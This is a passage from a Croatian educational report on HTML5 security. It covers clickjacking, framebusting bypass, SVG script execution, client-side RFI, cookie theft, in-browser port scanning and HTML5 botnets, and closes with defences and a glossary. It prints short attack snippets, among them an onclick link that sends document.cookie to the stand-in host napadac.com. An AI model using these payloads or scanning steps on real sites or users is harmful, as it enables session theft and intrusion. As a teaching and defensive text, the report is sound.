5. Žrtvin preglednik obrađuje zahtjeve, šalje ih na njihova odredišta i dohvaća odgovore.
6. Ti odgovori se kroz zlonamjernu skriptu vraćaju web poslužitelju koji ih zatim šalje *proxy-ju*, a *proxy* vraća napadaču.

Web poslužitelj i *proxy* imaju neprekidnu komunikaciju - prozivaju jedan drugoga šaljući nove zahtjeve i očekujući odgovore neovisno o stvarnom broju zahtjeva napadača.



Slika 4. Reverse Shell s COR-om

4.4. Clickjacking

Clickjacking je metoda napada koja od žrtve na prevaru doznaje povjerljive podatke ili preuzima kontrolu nad njenim računalom dok žrtva pregledava naizgled bezopasne web stranice. Takve zlonamjerne stranice obično sadrže skrivene linkove i gumbove s ugrađenim zlonamjernim kodom.

4.4.1. Ubacivanje u polje za unos

Clickjacing se može iskoristiti za slanje obrazaca između domena zaobilaženjem CSRF (eng. *Cross-Site Request Forgery*) zaštite. Odabiranje poveznica ili gumba *clickjackingom* je vrlo lako, no ispunjavanje polja za unos je teže. *Drag&drop* sučelje HTML-a 5 može se iskoristiti za ispunjavanje polja za unos jednostavnim uvjeravanjem žrtve da obavi *drag&drop* akciju. Napadačeva web stranica može maskirati napad da izgleda kao igra koja od igrača zahtjeva *drag&drop*, a pri tome popunjavati polja za unos podataka skrivenog ciljnog obrasca.

Primjer:

Kad korisnik povuče dio teksta pokreće se JavaScript kod koji prenosi podatke u polja za unos skrivenog formulara:

```
<div draggable="true"
ondragstart="event.dataTransfer.setData('text/plain', 'ZLONAMJERNI
PODACI')"><p>ODVUCI ME!<p></div>
```

4.4.2. Sandboxanje iframea

Česta je zabluda da je uključivanje *Framebusting* zaštite (pokušava onemogućiti prikaz stranice u *frameu* koristeći JavaScript kod koji prepoznaje položaj web stranice u prozoru preglednika) na svakoj web stranici najbolja zaštita od *clickjackinga*. Ako je jedina zaštita web stranice od *clickjackinga Framebusting*, postoji nekoliko načina da se ona zaobiđe. Jedan od njih je korištenje novog atributa sandbox elementa *iframe*.

Primjer:

Iframe koristi *sandbox* atribut kod prikaza potencijalno zlonamjernog sadržaja:

```
<iframe src="www.meta-napada.com" sandbox></iframe>
```

Uključivanje *sandboxa* onemogućava sav JavaScript kod u stranici. Pošto se *Framebusting* oslanja na JavaScript, ta metoda isključuje obranu. Mnoge popularne web stranice koriste samo *Framebusting*, te su na ovaj način otvorene za napad.

4.5. Zloupotreba SVG-a

SVG (*Scalable Vector Graphics*) datoteke mogu izvoditi JavaScript pomoću atributa *onload* bez potrebe za interakcijom s korisnikom. Zbog toga se SVG datoteke ne bi smjelo tretirati kao slike - posebno kada se radi o slanju. SVG datoteka može sadržavati i HTML podatke i atribute za obradu događaja nad ostalim elementima.

Primjer:

Ovaj SVG element sadrži JavaScript kod koji će se pokrenuti pri njegovom učitavanju:


```
<svg xmlns="http://www.w3.org/2000/svg"><g
onload="javascript:alert(1)"></g></svg>
```

4.6. Trovanje HTML5 cachea

HTML5 uvodi novi oblik sustava priručnog spremnika - *Application Cache*. Dosadašnji sustavi bili su namijenjeni ubrzavanju učitavanja web stranice. Novi sustav omogućava pregledavanje web stranica bez spajanja na mrežu. Takav *cache* je trajniji od dosadašnjeg. "Trovanjem" HTML5 *cachea* napadač može spremiti svoje stranice na dulji vremenski period i koristiti ih za krađu podataka od žrtve.

4.7. RFI s klijentske strane

Web stranice koje šalju Ajax zahtjeve URL-ovima koji se nalaze u *location hashu* (iza znaka "#" u URL-u) i prikazuju odgovor u HTML kodu stranice mogu se iskoristiti pomoću COR-a. Kad žrtva odabere poveznicu koji sadrži URL napadačeve stranice u *location hashu*, moguće je izvesti RFI (eng. *Remote File* Inclusion) s klijentske strane, a zatim XSS napad. Legitimni JavaScript kod stranice uzima adresu iz *location hasha* i šalje Ajax zahtjev na tu adresu. Dobiveni odgovor se učitava u neki dio te iste stranice. Taj odgovor sadrži dio koda koji će pokrenuti udaljenu zlonamjernu skriptu (primjerice s napadačevog web poslužitelja). Kod zlonamjerne skripte tada će se izvršiti u žrtvinom pregledniku.



Slika 5. RFI napad

4.8. Cross-site Posting

Ovo je varijacija RFI-ja s klijentske strane. Ako napadač ima nadzor nad URL-om Ajax zahtjeva, on može preusmjeriti i žrtvine POST i GET zahtjeve na svoju stranicu i doći do osjetljivih podataka (primjerice lozinke). Žrtvin Ajax zahtjev u konačnici ne mora biti obrađen.

4.9. Krađa sjednice

Većina web stranica koristi kolačiće kao sredstva identifikacije korisnika u nekoj sjednici. Ako napadač uspije ukrasti skup kolačića koje žrtva koristi, on će moći oponašati žrtvu i pristupiti sjednici žrtve. Sa stajališta poslužitelja, radi se o istom korisniku. Postoji nekoliko načina krađe kolačića:

- Prisluškivanje mreže.
- Trovanje DNS *cachea.*
- Krađa uz pomoć XSS-a.

U ovom poglavlju posebna pažnja pridaje se zadnjem načinu krađe, pošto je u prethodnim poglavljima pokazano koliko je lako izvesti XSS napad nad nepažljivo napisanim stranicama.


U većini slučajeva JavaScript ima dozvole za pristup kolačićima, te posjeduje sredstva kojima može slati neke podatke određenim poslužiteljima. Pretpostavimo da web stranica dozvoljava korisniku da pošalje HTML sadržaj koji ostali korisnici mogu vidjeti.

Primjer:

Napadač ostavlja poruku na nekom forumu ili društvenoj mreži (*www.primjer.com*). Poruka sadrži kod:

```
<a href="#" onclick="window.location =
'http://napadac.com/kradja.cgi?text='+escape(document.cookie)">KLIK!</a
>
```

Kada drugi korisnik odabere poveznicu iz primjera, preglednik će izvršiti dio koda unutar atributa *onclick*, pri čemu će se niz znakova *document.cookie* zamijeniti listom kolačića aktivnih na toj stranici (*www.primjer,com*). Lista kolačića se, dakle, šalje na poslužitelj *napadac.com* (slika 6.). Takvi se napadi mogu spriječiti korištenjem *HttpOnly* kolačića koji nisu dostupni skriptama.



Slika 6. Korištenje XSS-a za slanje kolačića napadaču
Izvor: Wikipedia

4.10. Skeniranje mreže

Međudomenski XHR (eng. XMLHttpRequest) i WebSockets (tehnologije koje daju programska sučelja za komunikaciju preglednika i poslužitelja) mogu se koristiti za skeniranje *portova*. Posljednja izdanja preglednika Firefox, Chrome i Safari podržavaju obje mogućnosti i mogu se koristiti za skeniranje intraneta.

Međudomenski XHR ima pet mogućih statusa u spremnom stanju, dok WebSockets ima četiri. Kad se uspostavi nova veza s nekim servisom, status spremnog stanja se mijenja ovisno o stanju veze. Ta promjena stanja služi da bi se odredilo je li *port* prema kojem je stvorena veza otvoren, zatvoren ili filtriran.

4.10.1. Skeniranje *portova*

Kad se stvori WebSocket ili COR veza s određenim *portom* interne mreže, početni status WebSocketa je *readystate 0*, a za COR *readystate 1*. Ovisno o statusu udaljenog *porta*, ti se početni statusi mijenjaju prije ili kasnije. Donja tablica prikazuje odnos između statusa udaljenog *porta* i trajanja početnog statusa *readystate*. Status udaljenog *porta* možemo odrediti promatrajući kako brzo se mijenja početni *readystate* status.

Status *porta*	**WebSocket** (*readystate 0*)	**COR** (*readystate 1*)
Otvoren	< 100 ms	< 100 ms
Zatvoren	~ 1000 ms	~ 1000 ms
Filtriran	> 30000 ms	> 30000 ms

Tablica 1. Ponašanje porta ovisno o njegovom statusu

Postoje neka ograničenja kod skeniranja *portova* na takav način. Najveće je to što svi preglednici blokiraju veze prema dobro poznatim *portovima*, te njih nije moguće skenirati. Drugo ograničenje je što se radi o skeniranju *portova* na razini programa, a ne na razini *socketa* (to je moguće uz pomoć alata kao što je nmap). To znači da odgovor može varirati ovisno o prirodi programa koji sluša određeni *port*.

Postoje četiri tipa odgovora koji se očekuju od programa:

- Zatvori pri spajanju (eng. *Close on connect*): Program prekida vezu čim je uspostavljena zbog neslaganja protokola.
- Odgovori i zatvori pri spajanju (eng. *Respond & close on connect*): Kao i prvi tip, ali sa slanjem nekog *defaultnog* odgovora.
- Otvori bez odgovora (eng. *Open with no response*): Program drži *port* otvorenim očekujući još podataka ili podatke u skladu sa specifikacijama protokola.

- Otvori i odgovori (eng. *Open with response*): Kao i treći tip, ali sa slanjem *defaultnog* odgovora.

Tip	WebSocket/COR
Close on connect	< 100 ms
Respond & close on connect	< 100 ms
Open with no response	> 30000 ms
Open with response	< 100 ms (Firefox i Safari), > 30000 ms (Chrome)

Tablica 2. Ponašanje u ovisnosti o tipu programa

4.10.2. Skeniranje mreže

Spomenuti način skeniranja *portova* može se upotrijebiti za horizontalno skeniranje interne mreže. Pošto je moguće identificirati i otvorene i zatvorene *portove*, moguće je skenirati *portove* koji su većinom nefiltrirani u vatrozidima (npr. *port* 3389). Identificiran otvoreni ili zatvoreni *port* pokazuje da je određena IP adresa zauzeta.

4.10.3. Pogađanje korisnikove privatne IP adrese

Većina korisnika povezanih na kućne WiFi usmjerivače dobiva IP adrese iz područja 192.168.x.x. IP adresa usmjerivača je često 192.168.x.1, te oni gotovo uvijek imaju web sučelje za administraciju na portu 80 ili 443. Znajući to, možemo pogoditi privatnu IP adresu korisnika u dva koraka.

1. Otkriti korisnikov *subnet*: To se može učiniti skeniranjem *portova* 80 i/ili 443 na IP adresama od 192.168.0.1 do 192.168.255.1. Ako je korisnik na *subnetu* 192.168.3.x, dobit ćemo odgovor za 192.168.3.1 (to je njegov usmjerivač).
2. Otkriti samu IP adresu: Jednom kad znamo *subnet*, možemo skenirati cijeli *subnet* u potrazi za *portom* koji vatrozidi filtriraju (npr. 30000). Skeniramo od 192.168.x.2 do 192.168.x.254 dok ne dobijemo odgovor (otvoreno/zatvoreno) s korisnikove IP adrese. Odgovor šalje korisnikov preglednik, dakle vatrozid neće blokirati zahtjev.

4.11. HTML5 botneti

Svaki put kada korisnik odabere neku poveznicu, on daje udaljenoj web stranici priliku da izvrši neki (JavaScript) kod na njegovom računalu. Koncept *tabova* u pregledniku još je više povećao ranjivost. Većina korisnika ima istovremeno otvoreno više *tabova*, a oni često ostaju otvoreni vrlo dugo. To olakšava napadaču ovladavanje resursima računala. Na stranicama kao što je Twitter, *spammeri* uspješno šire poveznice na svoje web stranice. Međutim, JavaScript ima velika ograničenja u performansama i dozvolama pristupa resursima računala (*sandbox* preglednika). HTML5 uvodi WebWorkers - dretveni model za JavaScript koji omogućuje web stranici da u pozadini pokrene JavaScript dretvu bez znanja korisnika i usporavanja preglednika.

4.11.1. Stvaranje *botneta*

HTML5 *botnet* sadrži tisuće sustava koji u pregledniku imaju otvorenu stranicu koju nadzire napadač. Ta bi stranica trebala biti otvorena dulje vrijeme, te time omogućiti trajno izvođenje JavaScripta. Dvije su faze stvaranja takvog *botneta*:

1. prikupljanje žrtava i
2. produljivanje vremena izvođenja koda.

Žrtve se prikupljaju posjećivanjem napadačeve web stranice. Ovo se može napraviti na nekoliko načina:

- *Email spam.*
- Teme koje su u trendu na društvenim mrežama.
- XSS na popularnim stranicama, forumima itd.
- Trovanje pretraživača.
- Web stranice sa zlonamjernim kodom.

Ove metode koriste autori zlonamjernog JavaScript koda. Na ovaj način mogu u kratkom vremenu privući velik broj žrtava. Dok je uobičajene načine na koje web stranice šire *malware* moguće brzo otkriti, napade zasnovane na HTML-u 5 mnogo je teže otkriti pošto u tom slučaju JavaScript radi unutar ograničenja *sandboxa* i ne iskorištava propuste pregednika.

Jednom kad žrtva posjeti web stranicu koju nadzire napadač, važno je da ona ostane otvorena u pregledniku što je moguće dulje. To je moguće osigurati kombinacijom *clickjackinga* i *tabnabbinga*. Kad se stranica učita, ona sadrži nevidljivu poveznicu s atributom *target* postavljenim na vrijednost „*_blank”*. Ta poveznica se uvijek postavlja ispod pokazivača miša koristeći *document.onmouseover*. Na taj način, kad žrtva *klikne* bilo gdje na stranici, otvara se novi tab i zaokuplja žrtvinu pažnju. Kad postoji mnogo otvorenih *tabova*, vjerojatnost da se žrtva vrati i zatvori glavni *tab* je smanjena. Tome se može dodati i *tabnabbing* (osvježavanje stranice i njezinog sadržaja da nalikuje nekoj popularnoj stranici kao što su YouTube, Google ili Facebook) čime je napadač gotovo siguran da žrtva neće zatvoriti *tab* neko dulje vrijeme.

4.11.2. Napadi temeljeni na *botnetu*

Botneti se iskorištavaju za različite vrste napada, a njihovim "uslugama" se čak i trguje Primjerice, distributeri *spam* pošte plaćaju za kontrolu nad nekim *botnetom* čije kapacitete onda iskorištavaju za masovno širenje neželjenih poruka. Sljedeći napadi često se izvode uz pomoć *botneta*:

- DDoS napadi na razini programa.
- *Email spam.*
- Distribuirano razbijanje lozinke.

DDoS napadi

DDoS napadi na web stranice, na razini aplikacije, postaju vrlo česti. Ti napadi uključuju veliki broj HTTP zahtjeva za određenim dijelom web stranice koji zahtjeva veću količinu resursa poslužitelja. Pozadinske JavaScript dretve mogu slati međudomenske XHR-ove iako ih udaljena stranica ne podržava. Sigurnosna ograničenja COR-a odnose se samo na čitanje odgovora. Iako web stranica možda ne podržava COR-ove, ona će ih obraditi stvarajući time opterećenje na poslužitelju. Ako se pošalje velik broj jednostavnih zahtjeva kao npr. *„http://www.meta-napada.com/trazi_proizvod.php?id=%”,* može se značajno ugroziti performanse poslužitelja.

Preglednik može poslati začuđujuće velik broj GET zahtjeva udaljenoj web stranici koristeći COR WebWorkersa (čak oko 10 000 zahtjeva u minuti iz jednog preglednika). Manji *botnet* od oko 600 zaraženih računala (zombija) uspio bi srušiti web stranicu šaljući oko 100 000 zahtjeva u sekundi.

Email spam

Spam mailovi se velikim dijelom šalju koristeći *open-relay* mail poslužitelje i *botnet* zombije. Iako nije moguće slati *mailove* kroz *open-relay* poslužitelje iz JavaScripta, moguće je slati kroz web ekvivalente *open-relay* poslužitelja.

Mnoge web stranice imaju tzv. *feedback* formulare gdje traže od korisnika da unesu svoje ime, *email*, naslov i sadržaj poruke. Jednom kad se formular ispuni i pošalje, poslužitelj oblikuje email poruku s *hard-kodiranim from* i *to* poljima. Slabije dizajnirane web stranice sadrže *from* i *to* adrese u skrivenim poljima za unos. Njihovim prepisivanjem moguće je

poslati *email* poruku sa zamaskiranim adresama ako tvrtkin poslužitelj radi u *open-relay* načinu.

Distribuirano razbijanje lozinki

Razbijanje lozinki je oduvijek bio zadatak programa pisanih programskim jezicima niže razine (primjerice C) s dijelovima pisanim u *Assemblyju*. Za takve zadatke nikad se u obzir nije uzimao JavaScript zbog njegovog duljeg vremena izvođenja. Međutim, stvari su se promijenile. JavaScript *engine* modernih preglednika postaje sve brži, a koncept WebWorkersa dozvoljava stvaranje pozadinskih dretvi u svrhu razbijanja lozinki. Ipak, korištenje JavaScripta je oko 100-115 puta sporije nego korištenje programskih jezika niže razine.


Kao što je pokazano u prethodnim poglavljima, vrlo je lako stvoriti *botnet* s nekoliko tisuća zombija koji u pozadini pokreću JavaScript program za razbijanje lozinki. S tisuću zombija brzina razbijanja lozinki ekvivalentna je brzini deset računala s programima napisanima programskim jezicima niže razine. "Pristojni" *botnet* mogao bi imati nekoliko desetaka tisuća zombija s nezamislivim mogućnostima.

4.12. Načini zaštite

Većina napada uključuje izvršavanje neželjenog koda bilo na strani poslužitelja ili na strani korisnika. Stoga se većina načina zaštite usmjerava na sprječavanje XSS-a i SQL *injectiona*. Osnovni načini zaštite su:

- **Nikad ne vjerovati podacima koje unosi korisnik.** Podatci mogu sadržavati ugrađene zlonamjerne skripte ili SQL zahtjeve. Potrebna je dodatna provjera, posebno ako će se podaci negdje ponovno prikazivati.
- **Pažljivo kodirati.** Izbjegavati konstrukciju vlastitih SQL upita (koristiti gotove), koristiti *character escaping* (omogućuje prikaz znakova koji inače imaju posebno značenje i time onemogućava izvršavanje potencijalno zlonamjernih skripti), raditi posebne kontrole podataka koje šalje korisnik (primjena HTML filtera, XSS filtera), Navedene metode štite od XSS-a i SQL *injectiona*.
- **Ne spremati osjetljive informacije u *offline* bazu podataka.** Zlonamjerne skripte mogle bi pristupiti podacima iz te baze i poslati ih napadaču. Ako je spremanje takvih podataka u bazu neophodno, preporučuje se korištenje enkripcije i jedinstvenih imena.
- **Koristiti *sandbox* za *iframe*.** Moguće je postaviti listu dozvola koje ima stranica prikazana u *iframeu*. Primjerice, moguće je onemogućiti JavaScript ili formulare. Ako u *iframeu* prikazujemo stranicu koja ima potencijalno zlonamjeran sadržaj, preporučuje se korištenje *sandboxa*.
- **Paziti koje se web stranice posjećuje.** Korisnici bi trebali izbjegavati stranice s nelegalnim ili sadržajem jer je vjerojatnost da takve stranice sadrže zlonamjeran kod velika. Moguće je i blokirati izvođenje JavaScripta na stranicama kojima se ne vjeruje.
- **Koristiti vatrozid.** Vatrozid može blokirati zlonamjerne COR-ove.
- **Koristiti XSS filtar.** Postoje *third party* dodaci za preglednike koji mogu prepoznati neke oblike XSS-a i spriječiti izvršavanje zlonamjernog koda.

Slika 7. opisuje preventivne postupke koji se provode prije slanja sadržaja web stranice korisniku.



Slika 7. Zaštita od XSS-a
Izvor: acunetix.com

5. Budućnost HTML-a 5

HTML5 standard još nije završen. Njegovim daljnjim razvojem očekuje se rješavanje nekih ovdje spomenutih sigurnosnih problema, no isto tako mogu se očekivati i neki novi problemi. Ovdje vrlo važnu ulogu imaju i programeri web preglenika pošto je na njima da odrede način kako će se web stranice prikazivati i obavljati interakciju s korisnikom. To još uvijek nije ujednačeno i varira od preglednika do preglednika čineći time neke preglednike više, a neke manje osjetljivima na određenu vrstu napada.

Osim spomenutog, s velikom se sigurnošću može tvrditi da postoje još mnoge neotkrivene mogućnosti napada koje će se dodavanjem novih funkcionalnosti standarda još povećavati. Tomu se može donekle doskočiti intenzivnim istraživanjem i ispitivanjem što će rezultirati novim sigurnosnim funkcionalnostima u kasnijim inačicama standarda.

Također, možemo očekivati i pojačan razvoj *third party* dodataka koji otkrivaju i blokiraju potencijalne prijetnje.

Konačno, pojačanom edukacijom korisnika i programera većinu prijetnji moguće je ukloniti već za vrijeme izgradnje web aplikacija, a kasnije korištenjem preventivnih mjera zaštite od napada.

6. Zaključak

HTML5 je važan korak naprijed u stvaranju dinamičnih, sadržajnih i zanimljivih web aplikacija. Novosti koje donosi važne su kako za programere web aplikacija, tako i za programere preglednika i krajnje korisnike.

HTML5 još više odvaja semantiku web stranice od njenih prezentacijskih osobina. Također, donosi neke nove elemente koji olakšavaju upravljanje multimedijalnim sadržajem. Neki stari elementi i atributi se više ne koriste, stoga je važno odvojiti HTML5 specifikaciju za programere web aplikacija i onu za programere preglednika. Također, HTML5 uvodi i nova programska sučelja za pomoć pri izradi web aplikacija.

Nove funkcionalnosti često znače i nove sigurnosne rizike, pa tako postoje neka nova područja posebno pogodna za napade. To su razmjena poruka među web stranicama, korištenje lokalnog spremnika, novi atributi i HTML elementi, SVG i provjera unesenih podataka.

Postoje različite metode napada, a jedna od najopasnijih i najčešćih je *Cross-site Scripting* - odgovoran za čak 80% sigurnosnih ranjivosti u posljednjim godinama. Od većine napada se ipak moguće lako obraniti metodama koje su navedene u ovom dokumentu.

HTML5 standard još nije završen. Njegovim razvojem možemo očekivati nove funkcionalnosti, ali i nove opasnosti.

7. Leksikon pojmova

API

Programsko sučelje (eng. *Application Programming Interface*);; skup procedura, protokola i alata za izgradnju programa. Programsko sučelje olakšava izgradnju programa dajući potrebna sredstva izgradnje.

http://www.webopedia.com/TERM/A/API.html

Botnet

Skup računala sa vezom na Internet koji bez znanja vlasnika obavljaju neke (najčešće zlonamjerne) radnje. Jednom kad pokrenu neki zlonamjerni kod, računala postaju dio *botneta* - zombiji.

http://en.wikipedia.org/wiki/Botnet

Clickjacking

Metoda napada koja od žrtve na prevaru krade povjerljive podatke ovladavajući njezinim računalom uz pomoć naizgled bezopasnih web stranica. Te web stranice sadrže zlonamjerni kod koji žrtva pokreće bez svog znanja.

http://en.wikipedia.org/wiki/Clickjacking

CORS

Cross-Origin Resource Sharing; specifikacija pregledničke tehnologije koja definira oblike sučelja web servisa prema skriptama s drugih domena.

http://en.wikipedia.org/wiki/Cross-Origin_Resource_Sharing

CSS

Prezentacijski jezik kojim se određuju prezentacijske osobine dokumenta pisanog *markup* jezikom (najčešće HTML, XHTML, XML).

http://en.wikipedia.org/wiki/Css

DoS/DDoS

Metoda napada kojom se pokušava onemogućiti neke mrežne resurse. To najčešće znači preplavljivanje nekog poslužitelja zahtjevima.

http://en.wikipedia.org/wiki/Denial-of-service_attack

Framebusting

Onemogućavanje prikazivanja web stranice unutar *framea* uz pomoć JavaScripta.

http://en.wikipedia.org/wiki/Framekiller

Location hash

Dio URL-a iza znaka "#".

http://www.w3schools.com/jsref/prop_loc_hash.asp

Port

Virtualna podatkovna veza pomoću koje programi mogu podatke razmjenjivati izravno umjesto korištenja datoteka ili nekog mehanizma za privremenu pohranu.

http://en.wikipedia.org/wiki/Computer_port_%28software%29

RFI

Ranjivost web stranice koja omogućuje napadaču da ubaci udaljenu datoteku (obično kroz skriptu). Time je moguće pokrenuti proizvoljan kod na poslužitelju ili klijentu.

http://en.wikipedia.org/wiki/Remote_file_inclusion

Sandbox

Sigurnosni mehanizam za pokretanje potencijalno opasnih programa. Programi se pokreću izolirano od okoline sa strogo ograničenim skupom resursa.

http://en.wikipedia.org/wiki/Sandbox_%28computer_security%29

Sjednica (eng. *session*)

Polutrajna interaktivna razmjena informacija između dva ili više komunikacijskih uređaja ili između uređaja i korisnika.

http://en.wikipedia.org/wiki/Session_%28computer_science%29

Tabnabbing

Metoda napada. Zlonamjerna web stranica oponaša dobro poznate i popularne web stranice da bi uvjerila korisnika da unese svoje (povjerljive) podatke. Stranica upošljava skriptu koja u potpunosti promijeni sadržaj stranice da bi nalikovala nekoj drugoj stranici.

http://en.wikipedia.org/wiki/Tabnabbing

Web cache

Mehanizam za privremeno spremanje podataka (npr. web stranice ili slike) koji služi za rasterećenje poslužitelja, smanjenje potrošnje Internetskog prometa i ubrzavanje učitavanja stranice.

http://en.wikipedia.org/wiki/Web_cache

WebSockets

Tehnologija koja daje dvosmjerni komunikacijski kanal preko jednog TCP *socketa*. Dizajnirana za implementaciju na web poslužiteljima i preglednicima.

http://en.wikipedia.org/wiki/Websockets

WebWorkers

Programsko sučelje za pokretanje skripti (JavaScript) u pozadini, neovisno o skriptama korisničkog sučelja.

http://en.wikipedia.org/wiki/Web_Workers

XHR

XMLHttpRequest; Programsko sučelje dostupno u pregledničkim skriptnim jezicima (JavaScript). Koristi se za slanje HTTP ili HTTPS zahtjeva izravno udaljenom poslužitelju i učitavanja odgovora izravno u skriptu.

http://en.wikipedia.org/wiki/XHR

XSS

Cross-Site Scripting; vrsta ranjivosti web aplikacija. Omogućuje napadaču da ubaci skriptu koja će se izvoditi na računalima drugih korisnika.

http://en.wikipedia.org/wiki/Cross-site_scripting

8. Reference

[1] Web Standards - Wikipedia, the free encyclopedia, http://en.wikipedia.org/wiki/Web_standards, kolovoz 2011.

[2] HTML - Wikipedia, the free encyclopedia, http://en.wikipedia.org/wiki/Html, kolovoz 2011.

[3] HTML5 - Wikipedia, the free encyclopedia, http://en.wikipedia.org/wiki/Html5, kolovoz 2011.

[4] JavaScript - Wikipedia, the free encyclopedia, http://en.wikipedia.org/wiki/Javascript, kolovoz 2011.

[5] Kuppan, Lavakumar; Attacking With HTML5, https://media.blackhat.com/bh-ad-10/Kuppan/Blackhat-AD-2010-Kuppan-Attacking-with-HTML5-wp.pdf, listopad 2010.

[6] Rudolph Araujo, Neelay Shah; What Does HTML5 Mean For Security?, http://www.softwaremag.com/focus-areas/security/featured-articles/what-does-html5-mean-for-security/, srpanj 2011.

[7] Scripting Languages, http://userpages.umbc.edu/~dhood2/courses/cmsc433/spring2010/?section=Notes&topic=Web+Basics&notes=00, siječanj 2010.

[8] HTML5, http://www.w3.org/TR/html5/, svibanj 2011.

[9] Haine, P. HTML Mastery: Semantics, Standards, Styling. 2006.